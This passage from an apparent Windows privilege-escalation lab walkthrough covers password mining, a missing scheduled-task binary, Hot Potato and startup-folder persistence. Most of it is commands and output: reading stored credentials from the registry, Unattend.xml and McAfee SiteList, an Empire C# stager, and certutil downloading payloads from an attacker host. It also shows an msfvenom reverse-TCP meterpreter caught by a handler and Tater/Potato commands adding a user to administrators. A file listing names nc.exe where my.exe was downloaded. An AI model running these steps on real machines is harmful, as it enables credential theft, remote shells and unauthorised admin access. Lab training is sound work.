HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
    DefaultUsername    REG_SZ    user


C:\Users\user>reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultPassword

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
    DefaultPassword    REG_SZ    password321
```

Some Default registry locations save the passwords. (some software asks to save user credentials)

```
C:\Users\user>reg query "HKCU\Software"

HKEY_CURRENT_USER\Software\AppDataLow
HKEY_CURRENT_USER\Software\Microsoft
HKEY_CURRENT_USER\Software\Policies
HKEY_CURRENT_USER\Software\SimonTatham
HKEY_CURRENT_USER\Software\TightVNC
HKEY_CURRENT_USER\Software\VMware, Inc.
HKEY_CURRENT_USER\Software\Wow6432Node
HKEY_CURRENT_USER\Software\Classes

C:\Users\user>reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"

HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions\BWP123F42

C:\Users\user>reg query "HKCU\Software\SimonTatham\PuTTY\Sessions\BWP123F42"

HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions\BWP123F42
    ProxyUsername    REG_SZ    user
    ProxyPassword    REG_SZ    password321
```

```
C:\Users\user>reg query "HKEY_CURRENT_USER\Software\TightVNC"

HKEY_CURRENT_USER\Software\TightVNC\Server

C:\Users\user>reg query "HKEY_CURRENT_USER\Software\TightVNC\Server"

HKEY_CURRENT_USER\Software\TightVNC\Server
    Password    REG_BINARY    EC84DB8BE7861E4D
    PasswordViewOnly    REG_BINARY    2B27C004F36D46D0


C:\Users\user>cd Desktop\Tools\vncpwd

C:\Users\user\Desktop\Tools\vncpwd>dir
 Volume in drive C has no label.
 Volume Serial Number is DC5A-25FB

 Directory of C:\Users\user\Desktop\Tools\vncpwd

05/31/2017  01:50 PM    <DIR>          .
05/31/2017  01:50 PM    <DIR>          ..
03/17/2006  07:31 PM            18,874 d3des.c
03/17/2006  07:31 PM             1,755 d3des.h
08/06/2007  09:32 AM             6,792 vncpwd.c
07/12/2016  02:31 PM            50,176 vncpwd.exe
               4 File(s)         77,597 bytes
               2 Dir(s)  29,444,575,232 bytes free

C:\Users\user\Desktop\Tools\vncpwd>vncpwd.exe EC84DB8BE7861E4D

*VNC password decoder 0.2
by Luigi Auriemma
e-mail: aluigi@autistici.org
web:    aluigi.org

- your input password seems in hex format (or longer than 8 chars)

  Password:   pass123

  Press RETURN to exit
```

```
C:\Users\user\Desktop\Tools\vncpwd>vncpwd.exe 2B27C004F36D46D0

*VNC password decoder 0.2
by Luigi Auriemma
e-mail: aluigi@autistici.org
web:    aluigi.org

- your input password seems in hex format (or longer than 8 chars)

  Password:   pass321

  Press RETURN to exit
```

Exercise 11 – Password Mining (Configuration Files)

sysprep.inf, sysprep.xml and unattend.xml are common files save the configurations and password. That files most be base64-encoded.

```
C:\Users\user>dir "\unattend.xml" /s
 Volume in drive C has no label.
 Volume Serial Number is DC5A-25FB

 Directory of C:\Windows\Panther

08/01/2020  02:18 PM             3,515 Unattend.xml
               1 File(s)          3,515 bytes

     Total Files Listed:
               1 File(s)          3,515 bytes
               0 Dir(s)  29,340,893,184 bytes free

C:\Users\user>dir "\sysprep.inf" /s
 Volume in drive C has no label.
 Volume Serial Number is DC5A-25FB
File Not Found

C:\Users\user>dir "\sysprep.xml" /s
 Volume in drive C has no label.
 Volume Serial Number is DC5A-25FB
File Not Found
```

After opening that file, we can find encrypted password.

```
C:\Users\user>cd C:\Windows\Panther

C:\Windows\Panther>dir
 Volume in drive C has no label.
 Volume Serial Number is DC5A-25FB

 Directory of C:\Windows\Panther

08/01/2020  02:18 PM    <DIR>          .
08/01/2020  02:18 PM    <DIR>          ..
08/02/2020  03:00 AM            37,947 cbs.log
08/02/2020  03:00 AM                68 Contents0.dir
08/02/2020  02:03 AM                68 Contents1.dir
08/02/2020  02:03 AM               920 DDACLSys.log
08/01/2020  01:51 PM            24,606 diagerr.xml
08/01/2020  01:51 PM            30,670 diagwrn.xml
08/02/2020  03:00 AM            28,770 MainQueueOnline0.que
08/02/2020  02:03 AM            27,468 MainQueueOnline1.que
08/07/2020  01:31 AM         2,441,216 setup.etl
08/02/2020  02:01 AM    <DIR>          setup.exe
08/01/2020  01:51 PM           954,046 setupact.log
08/02/2020  02:55 AM                 0 setuperr.log
08/02/2020  03:00 AM           184,576 setupinfo
08/01/2020  02:18 PM             3,515 Unattend.xml
08/02/2020  02:01 AM    <DIR>          UnattendGC
               13 File(s)      3,733,870 bytes
                4 Dir(s)  29,173,182,464 bytes free

C:\Windows\Panther>type Unattend.xml
<?xml version="1.0" encoding="utf-8"?>
<unattend xmlns="urn:schemas-microsoft-com:unattend">
    <settings pass="windowsPE">
        <component name="Microsoft-Windows-Setup" processorA
="neutral" versionScope="nonSxS" xmlns:wcm="http://schemas.m
g/2001/XMLSchema-instance">
            <UserData>
                <ProductKey>
```

```
<Password>
    <Value>cGFzc3dvcmQxMjM=</Value>
    <PlainText>false</PlainText>
</Password>
```

“certutil” have decode functionality so we can decode base 64 file using “certutil”

```
C:\Windows\Panther>certutil /?

Verbs:
  -dump                -- Dump configuration information or files
  -asn                 -- Parse ASN.1 file

  -decodehex           -- Decode hexadecimal-encoded file
  -decode              -- Decode Base64-encoded file
  -encode              -- Encode file to Base64
```

```
            <AutoLogon>
                <Password>
                    <Value>cGFzc3dvcmQxMjM=</Value>
                    <PlainText>false</PlainText>
                </Password>
                <Enabled>true</Enabled>
                <Username>Admin</Username>
            </AutoLogon>
        </component>
    </settings>
</unattend>

C:\Windows\Panther>cd C:\Temp

C:\Temp>echo cGFzc3dvcmQxMjM= > 1.txt

C:\Temp>certutil -decode 1.txt 2.txt > nul & type 2.txt
password123
C:\Temp>_
```

In a security analysis of the antivirus software McAfee VirusScan Enterprise (VSE), the SySS GmbH could find a security vulnerability in the software component McAfee Security Agent (MSA)which can be used under certain conditions in order to per-form privilege escalation attacks within corporate networks.

the software component McAfee Security Agent which is used for managing soft-ware updates of the antivirus software McAfee VirusScan Enterprise stores the con-figuration settings of the Auto Update repository list1in two XML files namedSiteList.xmlandServerSiteList.xml.

resource:
https://www.syss.de/fileadmin/dokumente/Publikationen/2011/SySS_2011_Deeg_Privilege_Escalation_via_Antivirus_Software.pdf

I copied sitelist.xml file to kali and we can decrypt that password via specific python decryptor.

```
C:\Users\user>dir "\sitelist.xml" /s
 Volume in drive C has no label.
 Volume Serial Number is DC5A-25FB

 Directory of C:\ProgramData\McAfee\Common Framework

08/01/2020  02:18 PM             3,257 SiteList.xml
               1 File(s)          3,257 bytes

 Directory of C:\Users\All Users\McAfee\Common Framework

08/01/2020  02:18 PM             3,257 SiteList.xml
               1 File(s)          3,257 bytes

     Total Files Listed:
               2 File(s)          6,514 bytes
               0 Dir(s)  29,161,259,008 bytes free

C:\Users\user>copy "C:\Users\All Users\McAfee\Common Framework\SiteList.xml" Desktop
        1 file(s) copied.
```

```
┌─[cyber1337s@parrot]─[~/sagi-shahar/Tools/mcafee_sitelist_pwd_decrypt]
└──╼ $ls -la
total 16
drwx------  2 cyber1337s root 4096 Aug  8 11:41 .
drwx------ 23 cyber1337s root 4096 Apr 16  2018 ..
-rwxr-xr-x  1 cyber1337s root 1503 May  9  2017 mcafee_sitelist_pwd_decrypt.py
-rwxrwxrwx  1 cyber1337s root 3257 Aug  1 14:18 SiteList.xml
┌─[cyber1337s@parrot]─[~/sagi-shahar/Tools/mcafee_sitelist_pwd_decrypt]
└──╼ $grep -i password SiteList.xml
                    <Password Encrypted="1">MQCBNesmh4xsoov8E4KA/i9ukpwRoD3RDId9bU+InCJ/abAFPM9B3Q==</Password>
┌─[cyber1337s@parrot]─[~/sagi-shahar/Tools/mcafee_sitelist_pwd_decrypt]
└──╼ $python mcafee_sitelist_pwd_decrypt.py MQCBNesmh4xsoov8E4KA/i9ukpwRoD3RDId9bU+InCJ/abAFPM9B3Q==
Crypted password   : MQCBNesmh4xsoov8E4KA/i9ukpwRoD3RDId9bU+InCJ/abAFPM9B3Q==
Decrypted password : CommonUpdater@McAfeeB2B.com
```

In nmap scan find web service in victim machine so it has “web.config” file

```
Nmap scan report for 192.168.48.175
Host is up (0.00047s latency).
Not shown: 65526 filtered ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
```


The file “C:\inetpub\wwwroot\web.config” is the website level config file of the Default website.it contains password of server and other running application details. “connectionStrings” mean database.so I copied web.config file to C:\Temp folder because all users have full privileged in that folder.

After copied, must register that service path, and decrypt the “connectionStrings” because of that can find the password decrypting that part. “web.config” file normally work with asp.net framework, v2.0 is common version, that’s the reason we are using v.20 to register that file path. But unfortunately, cannot do it because his script miss configures that part

```
:: Exercise 11 - Password Mining (Configuration Files)
call :color 0f "[*] Configuring Exercise 11 - Password Mining (Configuration Files)"
echo.
call :write_file Unattend.xml
call :calculate_md5 Unattend.xml, ret_md5_val
call :confirm_md5_hash "63 f7 26 9b bc 53 e3 6d 2a 8c 32 37 21 31 3f 9c", "%ret_md5_val%" || goto :eof
call :move_file Unattend.xml, "C:\Windows\Panther"
call :write_file SiteList.xml
call :calculate_md5 SiteList.xml, ret_md5_val
call :confirm_md5_hash "5e e2 85 20 37 31 21 d1 37 e1 51 a2 a7 53 7a 54", "%ret_md5_val%" || goto :eof
call :move_file SiteList.xml, "C:\ProgramData\McAfee\Common Framework"
call :color 0e "[i] Skipping web.config section of the exercise.."
echo.
call :color 0a "[+] Exercise 11 configuration complete."
echo.
echo.
```

Exercise 12 – Scheduled Tasks (Missing Binary)

For this one need “Autoruns64.exe” after running that exe under schedule task it has “My Task2” so we can add that place to malicious content and get the system authority using that.



I used “Empire” to create malicious code.

```
(Empire: listeners) > listeners

Listeners List
| ID | Name | Module | Listener Category | Created At | Enabled |

(Empire: listeners) > uselistener http

 Author        @harmj0y
 Description   Starts a http[s] listener (PowerShell or Python) that uses a GET/POST
               approach.
 Name          HTTP[S]
```

And I set port 80 , default delay to 0 using “set” command. And after I activated the listener and start the “csharpserver”

```
(Empire: uselistener/http) > execute
[+] Listener http successfully started
(Empire: uselistener/http) > useplugin csharpserver

Record Options
| Name   | Value | Required | Description |
| status | start | True     | Start/stop the Empire C# server. |

(Empire: useplugin/csharpserver) > execute
[*] Starting Empire C# server
(Empire: useplugin/csharpserver) > usestager windows/csharp_exe

 Author        @elitest
               @hubbl3
 Comments      Based on the work of @bneg
 Description   Generate a PowerShell C#  solution with embedded stager code that
               compiles to an exe
 Name          windows/csharp_exe
```

```
(Empire: usestager/windows/csharp_exe) > set OutFile program.exe
[*] Set OutFile to program.exe
(Empire: usestager/windows/csharp_exe) > execute
[*] program.exe written to /usr/share/powershell-empire/program.exe
(Empire: usestager/windows/csharp_exe) > agents

Agents
| ID | Name | Language | Internal IP | Username | Process | PID | Delay | Last Seen | Listener |
```

After that “program.exe” copy to the windows file location that schedule task define

```
Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\user>icacls "C:\Missing Scheduled Binary"
C:\Missing Scheduled Binary Everyone:(F)
                            BUILTIN\Administrators:(I)(F)
                            BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                            NT AUTHORITY\SYSTEM:(I)(F)
                            NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                            BUILTIN\Users:(I)(OI)(CI)(RX)
                            NT AUTHORITY\Authenticated Users:(I)(M)
                            NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(M)

Successfully processed 1 files; Failed processing 0 files

C:\Users\user>cd "C:\Missing Scheduled Binary"

C:\Missing Scheduled Binary>certutil -urlcache -f http://192.168.48.177:8080/program.exe program.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
```

After copied Restart the Windows 7 VM. After restart in attacker machine automatically connection is established with attacker machine. Now we are now system authority

```
[+] New agent DH5AEK78 checked in
(Empire: agents) > interact DH5AEK78
(Empire: DH5AEK78) > shell
Exception in thread Thread-26:
Traceback (most recent call last):
  File "/usr/lib/python3.9/threading.py", line 954, in _bootstrap_inner
[*] Exit Shell Menu with Ctrl+C
[*] Sending agent (stage 2) to DH5AEK78 at 192.168.36.128
(DH5AEK78)  > whoami
NT AUTHORITY\SYSTEM
(DH5AEK78)  > sysinfo
0servername|WORKGROUP|SYSTEM|PT-PC|192.168.36.128|Microsoft Windows 7 Professional |True|program|2044|csharp|5|AMD64
(DH5AEK78)  >
```

Exercise 13 – Hot Potato

In this Exercise we need get system info t search vulnerability in the system in this case we use exploit suggester for this exercise. https://github.com/AonCyberLabs/Windows-Exploit-Suggester


```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\user>cd C:\Temp

C:\Temp>systeminfo > sysinfo.txt
```

So, I get system inform to text file.

```
┌─[cyber1337s@parrot]─[~/privescal/Windows-Exploit-Suggester]
└──╼ $./windows-exploit-suggester.py --database 2020-08-08-mssb.xls --systeminfo sysinfo.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 3 hotfix(es) against the 386 potential bulletins(s) with a database of 137 known exploits
[*] there are now 386 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 7 SP1 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*]   https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
[*]   https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Privilege Escalation
MS16-135) (2)
[*]   https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]   https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)
[*]
[M] MS16-075: Security Update for Windows SMB Server (3164038) - Important
[*]   https://github.com/foxglovesec/RottenPotato
[*]   https://github.com/Kevin-Robertson/Tater
[*]   https://bugs.chromium.org/p/project-zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM Reflection Elevation of Privilege
[*]   https://foxglovesecurity.com/2016/01/16/hot-potato/ -- Hot Potato - Windows Privilege Escalation
[*]
```


```
C:\Windows\System32\cmd.exe - powershell.exe -nop -ep bypass
ows [Version 6.1.7601]
2009 Microsoft Corporation.  All rights reserved.

Desktop\Tools\Tater>powershell.exe -nop -ep bypass
hell
2009 Microsoft Corporation. All rights reserved.

er\Desktop\Tools\Tater> Import-Module .\Tater.ps1
er\Desktop\Tools\Tater> Invoke-Tater -Trigger 1 -Command "net localgroup administrators user /add" -exhaustudp y
```

After entering popup SMB relay Services Details.



Exercise 14 – Startup Applications

Startup application is automatically start when any user logging their account. So can add malicious exe file and waiting for Admin User logging to the Account and can get the authority using his privileges.



That location has privileges to any users.

```
┌─[cyber1337s@parrot]─[~/sagi-shahar]
└──╼ $msfvenom  -p windows/meterpreter/reverse_tcp LHOST=192.168.48.130 -f exe -o my.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: my.exe
┌─[cyber1337s@parrot]─[~/sagi-shahar]
└──╼ $python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
192.168.48.175 - - [09/Aug/2020 21:19:01] "GET /my.exe HTTP/1.1" 200 -
192.168.48.175 - - [09/Aug/2020 21:19:01] "GET /my.exe HTTP/1.1" 200 -
```

```
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup>certutil -urlcache -f http://192.168.48.130:8080/my
e
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup>dir
 Volume in drive C has no label.
 Volume Serial Number is DC5A-25FB

 Directory of C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup

08/09/2020  09:19 PM    <DIR>          .
08/09/2020  09:19 PM    <DIR>          ..
08/09/2020  09:19 PM            73,802 nc.exe
               1 File(s)         73,802 bytes
               2 Dir(s)  29,395,423,232 bytes free
```

After planting that exe, I use “multi/handler” to listening the connection to connect back to that user.

```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.48.130
LHOST => 192.168.48.130
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.48.130:4444
```

```
meterpreter > getuid
Server username: Pentest-Priv\pentest
meterpreter > shell
Process 468 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>net user pentest
net user pentest
User name                    pentest
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            8/1/2020 1:35:05 PM
Password expires             Never
Password changeable          8/1/2020 1:35:05 PM
Password required            No
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   8/9/2020 9:27:53 PM
```

```
C:\Windows\system32>net user pentest
net user pentest
User name                    pentest
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            8/1/2020 1:35:05 PM
Password expires             Never
Password changeable          8/1/2020 1:35:05 PM
Password required            No
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   8/9/2020 9:27:53 PM

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *None
The command completed successfully.
```

Reference:

https://pentestlab.blog/tag/imagepath/

https://www.bc-security.org/post/overview-of-empire-4-0-and-c/

- **exe** : standard PE format for Windows
- **exe-only**: *not sure on this on, never used it...*
- **exe-service**: runs as a service instead of a process
- **exe-small**: creates smallest version of ShellCode (may include bad chars). Used for tight buffers
- **msi**: wraps an executable in an MSI for auto execution when run
- **msi-nouac**: MSI with no UAC

```
Invoke-Tater -Trigger 1 -Command "net localgroup administrators user /add
```

```
Potato.exe -ip 192.168.216.143 -cmd "net localgroup administrators user /add" -disable_exhaust true
```